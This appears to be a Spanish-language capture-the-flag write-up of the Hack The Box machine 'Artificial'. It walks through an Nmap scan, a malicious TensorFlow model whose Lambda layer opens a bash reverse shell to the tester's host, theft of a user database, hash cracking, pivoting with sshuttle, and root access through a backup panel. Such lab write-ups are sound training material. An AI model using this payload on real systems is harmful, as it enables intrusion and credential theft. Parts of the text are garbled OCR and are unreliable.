Primer hallazgo / Punto de entrada

Como es costumbre, comencé con un escaneo básico de Nmap:

```
nmap -vvv -sC -sV -A 10.10.11.74 -o scan
```

El escaneo reveló los siguientes servicios abiertos:

• SSH: puerto 22

• HTTP: puerto 80

```
STATE SERVICE REASON
                                    VERSION
                    syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
2/tcp open ssh
 ssh-hostkey:
   3072 7c:e4:8d:84:c5:de:91:3a:5a:2b:9d:34:ed:d6:99:17 (RSA)
 ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDNABz8gRtjOqG4+jUCJb2NFlaw1auQlaXe1/+I+BhqrriREBnu476PNw6
golA8MnPGzGa2UW38oK/TnkJDlZgRpQq/7DswCr38IPxvHNO/15iizg0ETTTEU8pMtUm/ISNQfPcGLGc0×5hWxCPbu75000s
DUOlsdhJiAPKaD/srZRZKOR0bsPcKOqLWQR/A6Yy3iRE8fcKXzfbhYbLUiXZzuUJoEMW33l8uHuAza57PdiMFnKqLQ6LBfwYs
n609wBnLzXyhLzLb4UVu9yFRWITkYQ6vq4ZqsiEnAsur/jt8WZY6MQ8=
   256 83:46:2d:cf:73:6d:28:6f:11:d5:1d:b4:88:20:d6:7c (ECDSA)
 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOdlb8oU9PsHX8FEPY7DijTl
   256 e3:18:2e:3b:40:61:b4:59:87:e8:4a:29:24:0f:6a:fc (ED25519)
 _ssh-ed25519_AAAAC3NzaC1lZDI1NTE5AAAAIH8QL1LMgQkZcpxuylBjhjosiCxcStKt8xOBU0TjCNmD
                    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
80/tcp open http
http-methods:
   Supported Methods: HEAD OPTIONS GET
_http-server-header: nginx/1.18.0 (Ubuntu)
_http-title: Artificial - AI Solutions
Pevice type: general purpose|router
Running: Linux 4.X|5.X. MikroTik RouterOS 7.X
```

Al acceder a la aplicación web en el puerto 80, encontré una página que permitía subir y ejecutar modelos de IA directamente en el navegador. Esto indicó un posible vector de File Upload o inyección de código malicioso, dependiendo de cómo la web procesara los archivos subidos.

Creé una cuenta para poder probar la funcionalidad de subida. La página advertía que los modelos debían construirse con una versión específica de TensorFlow (tensorFlowecpu=22.18.11). Una búsqueda en línea reveló que esa versión es vulnerable a Remote Code Execution (RCE) mediante la carga de modelos maliciosos (CVE-2024-3660). Con esto, ya tenía un vector de ataque inicial prometedor.

Construcción y explotación del archivo malicioso (RCE)

Después de investigar el CVE, descubrí que existía una desinfección incorrecta de la entrada del usuario a través de la capa Lambda en TensorFlow, lo que permitía a un desarrollador agregar código Python arbitrario a un modelo en forma de función Lambda.

Como no soy experto programando, utilicé GPT como ayuda para generar un script que creara un modelo malicioso. El código usado (explosition) era el siguiente:


```
# exploit code
import tensorflow as tf

def exploit(x):
    import os
    os.system("bash -c 'bash -i >& /dev/tcp/10.10.14.7/4444 0>&1'")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
```

Antes de subir el archivo, era necesario montar un contenedor Docker con la misma versión de librerías que la aplicación web, para asegurar que el modelo se compilara con la vulnerabilidad activa.

Seguí el Dockerfile recomendado por la página, que creaba un entorno completo con conscience de la contenedor, ejecuté exploite por para generar exploite ha y luego lo subí al servidor mediante la interfaz web de modelos.



Con esto, al ejecutar el modelo en el servidor, la función Lambda se activaba y se obtenía una reverse shell hacia mi máquina en escucha con no modelo en el servidor, la función Lambda se activaba y se obtenía una reverse shell.

```
sagaotawa⊕ kali)-[~/Escritorio/htb]

$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.74] 45898
bash: cannot set terminal process group (824): Inappropriate ioctl for device
bash: no job control in this shell
app@artificial:~/app$ whoami
whoami
app
app@artificial:~/app$ ■
```

Enumeración y escalada de privilegios

Una vez obtenida la reverse shell, comencé a enumerar posibles vectores de privilege escalation dentro de la máquina. Durante la exploración de directorios internos, encontré un archivo llamado disersado. Lo extraje a mi máquina Kali, donde resultó ser un archivo SQLite.

```
(sagaotawa⊛kali)-[~/Escritorio/htb]
    (sagaotawa⊛ kali)-[~/Escritorio/htb]
                                                                                                              _$ rm users.db
→ nc -ntvp 4444
listening on [any] 4444 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.74] 47230
bash: cannot set terminal process group (824): Inappropriate ioctl for devi
                                                                                                                -(sagaotawa⊛kali)-[~/Escritorio/htb]
                                                                                                            - wget http://lo.10.11.74.8080/users.db


-2025-08-15 16:15:52-- http://lo.10.11.74:8080/users.db

Conectando con 10.10.11.74:8080 ... conectado.


Petición HTTP enviada, esperando respuesta... 200 OK

Longitud: 24576 (24K) [application/octet-stream]
 pp@artificial:~/app$ cd instance
d instance
                                                                                                            Grabando a: «users.db»
                                                                                                                                        100%[==========] 24.00K 140KB/s
                                                                                                                                                                                                          en 0.2s
 pp@artificial:~/app/instance$ python3 -m http.server 8080
                                                                                                            2025-08-15 16:15:52 (140 KB/s) - «users.db» guardado [24576/24576]
oython3 -m http.server 8080
                                                                                                                -(sagaotawa®kali)-[~/Escritorio/htb]
                                                                                                             $ file users.db
                                                                                                            users.db: SQLite 3.x database, last written using SQLite version 3031001, file co
                                                                                                            unter 36, database pages 6, cookie 0×2, schema 4, UTF-8, version-valid-for 36
                                                                                                                 sagaotawa@kali)-[~/Escritorio/htb]
```

Usando un SQLite viewer, logré acceder al contenido del archivo y encontré el hash del usuario



Analice el hash en CrackStation, confirmando que era un hash conocido. Finalmente, obtuve la contraseña en texto plano del usuario y la utilicé para conectarme vía SSH al servidor.



Enumeración interna y pivoting

Tras conectarme vía SSH como continué con la enumeración interna con el objetivo de obtener privilegios de root.

Analicé las conexiones de la máquina utilizando el comando:

netstat -puntl


Esto reveló varias aplicaciones web internas corriendo únicamente en locallinos, indicando que sería necesario realizar pivoting para poder acceder a ellas.

```
gael@artificial:~$ netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
                                             Foreign Address
                                                                                  PID/Program name
                                                                      State
                0 0.0.0.0:8080
                                             0.0.0.0:*
                                                                      LISTEN
                0 0.0.0.0:80
                                             0.0.0.0:*
                                                                      LISTEN
                0 127.0.0.53:53
                                             0.0.0.0:*
                                                                      LISTEN
tcp
                 0 0.0.0.0:22
                                             0.0.0.0:*
tcp
                  0 127.0.0.1:5000
                                             0.0.0.0:*
           0
                                                                      LISTEN
                  0 127.0.0.1:9898
                                             0.0.0.0:*
                                                                      LISTEN
tcp
tcp6
           0
                  0 :::80
                                                                      LISTEN
tcp6
           0
                                                                      LISTEN
udp 0 0 127.0.0.53:53
gael@artificial:~$ ■
                                             0.0.0.0:*
```

Para redirigir el tráfico de la máquina hacia mi entorno y poder acceder a esos servicios, utilicé la herramienta sshuttle:

sshuttle -r gael@10.10.11.74 127.0.0.1/8

Una vez configurado el túnel, pude visitar **man de la configuración** y me encontré con un panel de backups interno. Sin embargo, las credenciales de **la configuración** no funcionaban para esta aplicación, por lo que fue necesario seguir enumerando la máquina para encontrar un vector de acceso a estos servicios internos.



Acceso al panel interno y descubrimiento de credenciales

Tras identificar el panel interno mediante nettatal y no poder acceder con las credenciales de notation de la máquina en búsqueda de archivos de backup:

```
find / -name "backups" 2>/dev/null
find / -name "backup" 2>/dev/null
```

Esto reveló una carpeta de backups en Maria. Al explorar esta carpeta, encontré un backup de la página web interna, el cual extraje a mi máquina para su análisis.

```
gael@artificial:/var/backups$ find / -name "backups" 2>/dev/null
/var/backups
gael@artificial:/var/backups
gael@artificial:/var/backups
$ ls
apt.extended_states.0 apt.extended_states.2.gz apt.extended_states.4.gz apt.extended_states.6.gz apt.extended_states.1.gz apt.extended_states.3.gz apt.extended_states.5.gz backrest_backup.tar.gz gael@artificial:/var/backups$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.10.14.7 - - [15/Aug/2025 19:36:31] "GET /backrest_backup.tar.gz HTTP/1.1" 200 -
         <u>•</u>
                                                                                                    \bigcirc
                                          sagaotawa@kali: ~/Escritorio/htb
          Archivo Acciones Editar Vista Ayuda
            -(sagaotawa⊛kali)-[~]
         _$ cd Escritorio/htb
            -(sagaotawa@kali)-[~/Escritorio/htb]
         $ wget http://10.10.11.74:8081/backrest_backup.tar.gz
         --2025-08-15 16:36:30-- http://10.10.11.74:8081/backrest_backup.tar.gz
         Conectando con 10.10.11.74:8081... conectado.
         Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 52357120 (50M) [application/gzip]
         Grabando a: «backrest_backup.tar.gz»
         backrest_backup.tar 100%[=
                                                          en 23s
         2025-08-15 16:36:53 (2,13 MB/s) - «backrest_backup.tar.gz» guardado [52357120/52
         357120]
```

Dentro del backup, descubrí un archivo de configuración que contenía credenciales de acceso: usuario y contraseña cifrada en Base64. Procedí a decodificar la contraseña, obteniendo un hash que posteriormente crackeé con John the Ripper.


```
sagaotawa⊛kali)-[~/Escritorio/htb
tar -xf backrest_backup.tar.gz
                                                                                                       Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
  sagaotawa⊗kali)-[~/Escritorio/htb]
                                                                                                       Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$%^ (?)
      a backrest
    backrest .config install.sh jwt-secret oplog.sqlite oplog.sqlite.lock oplog.sqlite-shm
                                                                                                        1g 0:00:00:15 DONE (2025-07-26 00:14) 0.06653g/s 359.2p/s 359.2c/s 359.2C/s
          <mark>a⊗kali</mark>)-[~/Escritorio/htb]
                                                                                                       techno..huevos
Use the "--show" option to display all of the cracked passwords reliably
$ cd backrest/.config/backrest
—(sagaotawa⊛kali)-[~/"/htb/backrest/.config/backrest]
$ cat config.json | jq
                                                                                                        (sagaotawa @ kali) - [~/.../htb/backrest/.config/backrest]
"modno": 2,
"version": 4,
"instance": "Artificial",
                                                                                                            sagaotawa@kali)-[~/.../htb/backrest/.config/backrest]
 auth": {
  "disabled": false,
  sagaotawa@kali)-[~/.../htb/backrest/.config/backrest]
```

Escalada a root y obtención de la bandera

Con las credenciales correctas, pude acceder al panel interno, el cual se ejecutaba con privilegios de root.

Aprovechando esto, creé un repositorio apuntando a **homezanea** y generé un backup de **homezanea**, lo que me permitió extraer y obtener la bandera **homezanea**, completando exitosamente la máquina.

creacion del repo:



creacion del backup y obtencion de la bandera /root/root.txt :

